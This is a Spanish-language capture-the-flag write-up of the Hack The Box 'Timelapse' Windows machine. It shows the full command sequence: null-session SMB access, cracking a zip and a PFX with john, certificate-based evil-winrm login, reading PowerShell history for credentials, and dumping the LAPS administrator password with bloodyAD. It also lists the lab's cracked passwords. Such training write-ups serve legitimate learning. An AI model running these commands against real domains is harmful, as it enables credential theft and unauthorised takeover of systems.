Timelapse HTB Write Up
Información del Objetivo
IP de la Máquina: 10.10.11.152
1. Reconocimiento Inicial
1.1 Escaneo de Puertos

nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,49690,49716 10.10.11.152 -oN targeted

Siguiendo esa captura de pantalla, agreguemos estos hosts a nuestro /etc/hosts:
2. Accediendo a Recursos Compartidos SMB mediante Sesión Nula
Ahora, intentemos ver qué recursos compartidos podemos acceder abusando de una sesión nula en el puerto 445 (SMB).


Uno de los recursos compartidos disponibles se llama 'Shares', así que echemos un vistazo.
Dentro, hay dos carpetas, así que ejecuté recurse ON y prompt OFF, luego descargué todos los archivos usando mget*
3. Descargando y Crackeando Archivos Protegidos
Dentro de la carpeta Dev podemos ver un .zip pero está protegido con contraseña.

Así que intentemos crackear este .zip.
Para eso usé este comando:
zip2john winrm_backup.zip > hash.txt

And then I crack it with john with that command:

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Y tenemos la contraseña de este .zip.
supremelegacy
Así que ahora descomprimámoslo.

4. Extrayendo y Usando el Certificado para Autenticación
Si intentamos convertirlo a .pem, nos daremos cuenta de que está protegido con contraseña, así que crackeemos esta contraseña pfx. Para ello usé pfx2john.
pfx2john legacyy_dev_auth.pfx > pfxhash.txt

And then I crack it with john with that command:

john --wordlist=/usr/share/wordlists/rockyou.txt pfxhash.txt
Y tenemos la contraseña.

thuglegacy
Luego podemos ejecutar este comando para obtener el .pem.
openssl pkcs12 -in legacyy_dev_auth.pfx -out legacyy.pem -nodes

Aquí pedirá una contraseña, así que ponemos la que crackeamos.
5. Autenticación Basada en Certificado con Evil-WinRM

Luego podemos usar evil-winrm con este certificado.
evil-winrm -i 10.10.11.152 -u legacyy.dev -S -c legacyy.pem -k legacyy.pem -r TIMELAPSE.HTB

La primera flag se puede encontrar en la siguiente ruta.

type C:\Users\legacyy\Desktop\user.txt
6. Escalada de Privilegios
Para la escalada de privilegios, principalmente comencé subiendo SharpHound.exe a la máquina y ejecutándolo.
Después de eso, descargué el .zip que generó y lo subí a mi base de datos de bloodhound.

Aquí subo los datos.

Pero después de revisar, no encontré nada.
Así que fui más allá y comencé a enumerar cosas internas como el historial. En este archivo encontré las credenciales de svc_deploy.
Así es como lo hago.
7. Enumeración del Historial de PowerShell y Descubrimiento de Credenciales
type "$env:USERPROFILE\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"


Así que, como tenemos estas credenciales, iniciemos sesión via winrm.
8. Autenticándose como svc_deploy via WinRM
9. Abusando de LAPS con BloodyAD
Ahora volvamos a Bloodhound y marquemos al usuario svc_deploy como Owned (En posesión) y recuperé su Outbound Object Control. Aquí tenemos ReadLAPSPassword.

Para abusar de eso, usé bloodyAD.
Aquí está el comando que usé:
bloodyAD --host 10.10.11.152 -d timelapse.htb -u svc_deploy -p'E3R$Q62^12p7PLlC%KWaxuaV' get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime


Así que intentemos usar esta contraseña para el usuario administrator.
10. Acceso como Administrador y Captura de la Flag de Root
evil-winrm -i 10.10.11.152 -u Administrator -p'kU9H(DaF0ZN0v&UIU3(gNU(]' -S

La flag de root se puede encontrar en la siguiente ruta.

type C:\Users\TRX\Desktop\root.txt
Autor: Astro